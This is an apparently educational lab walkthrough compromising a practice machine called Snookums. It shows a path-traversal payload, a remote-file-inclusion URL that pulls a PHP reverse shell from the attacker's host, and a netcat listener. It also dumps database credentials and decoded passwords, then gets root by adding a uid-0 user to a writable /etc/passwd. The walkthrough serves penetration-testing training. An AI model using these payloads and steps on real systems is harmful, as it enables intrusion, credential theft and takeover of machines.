Snookums (RFI foothold, mysql creds & writable etc passwd to root)

Nmap

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.249
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)
|   256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)
|_  256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Simple PHP Photo Gallery
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql       MySQL (unauthorized)
```

```
Service Info: Host: SNOOKUMS; OS: Unix

Host script results:
|_clock-skew: mean: 1h39m22s, deviation: 2h53m13s, median: -38s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-11-13T19:33:18
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.4)
|   Computer name: snookums
|   NetBIOS computer name: SNOOKUMS\x00
|   Domain name: \x00
|   FQDN: snookums
|_  System time: 2022-11-13T14:33:15-05:00

PORT      STATE SERVICE VERSION
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

FTP enum

We can login with anon but get stuck within the passive mode and cannot upload files

SMB

```
[+] IP: 192.168.249.58:445      Name: 192.168.249.58
        Disk                                                    Permissions     Comment
    ----                                                        -----------     -------
    print$                                                  NO ACCESS       Printer
Drivers
    IPC$                                                    NO ACCESS       IPC Service
(Samba 4.10.4)
```


We have no read access to the shares.

We do find a user name

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\michael (Local User)
```

Web Enumeration and foothold



Searching around for the version type, I did find and interesting exploitdb page


https://www.exploit-db.com/exploits/48424

```
### Poc   :

[+]   site.com/image.php?img= [ PAYLOAD ]
```

Lets test to see if we have an LFI vulnerability

http://192.168.249.58/image.php?img=../../../etc/passwd



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin
/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:
/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:999:998:User for
polkitd:/:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin chrony:x:998:996::/var/lib/chrony:
/sbin/nologin michael:x:1000:1000:Michael:/home/michael:/bin/bash apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:
/bin/false tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
Simple PHP Photo Gallery v0.8
```

We are limited with this LFI as it will not let us read the users home directory. Lets try an RFI RCE with a php revers shell served from our machine.

192.168.249.58/image.php?img=http://192.168.49.249/shell.php

We now have a shell as the apache user

```
┌──(root㉿kali)-[~/pg/practice/Snookums]
└─# rlwrap nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.58] 53730
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
 16:02:11 up  2:20,  0 users,  load average: 0.00, 0.01, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
sh: no job control in this shell
id
id
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

We still cannot read the Michael's directory so lets enumerate the www directory for any interesting files.

We find a db.php file with credintals in it.

Lateral privsec

```
cat db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
?>
```

Login to the database with these credentials

```
mysql -u root -pMalapropDoffUtilize1337
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 138
Server version: 8.0.20 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| SimplePHPGal       |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
```

Lets enumerate the SimplePHPGal database

```
select * from users;
+----------+----------------------------------------------+
| username | password                                     |
+----------+----------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==     |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==     |
+----------+----------------------------------------------+
```

We find base64 encoded passwords

```
┌──(root㉿kali)-[~/pg/practice/Snookums]
└─# echo -n "U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==" | base64 -d
SG9ja1N5ZG5leUNlcnRpZnkxMjM=
```

We get another base64 string so its double encoded, just run it again to get the password.

```
┌──(root㉿kali)-[~/pg/practice/Snookums]
└─# echo -n "SG9ja1N5ZG5leUNlcnRpZnkxMjM=" | base64 -d
HockSydneyCertify123
```

Now we can SSH as michael


```
┌──(root㉿kali)-[~/pg/practice/Snookums]
└─# ssh michael@192.168.249.58
michael@192.168.249.58's password:
[michael@snookums ~]$ whoami
michael
[michael@snookums ~]$
```

Privsec

Cannot run sudo

```
[sudo] password for michael:
Sorry, user michael may not run sudo on snookums.
[michael@snookums ~]$
```

Linpeas output shows that /etc/passwd is writable.




```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt13094
/dev/shm
/etc/passwd
/home/michael
/run/user/1000
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
```

Lets add a newroot user.

```
[michael@snookums tmp]$ openssl passwd -1 -salt newroot pass123
$1$newroot$1W0.AnlQihqDVGEVS2xk2.
```

Add our new root user to the passwd file.



```
newroot:$1$newroot$1W0.AnlQihqDVGEVS2xk2.:0:0:/root/root:/bin/bash
[michael@snookums tmp]$
```

Now we can su to our new root user.

```
[michael@snookums tmp]$ su newroot
Password:
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2#
```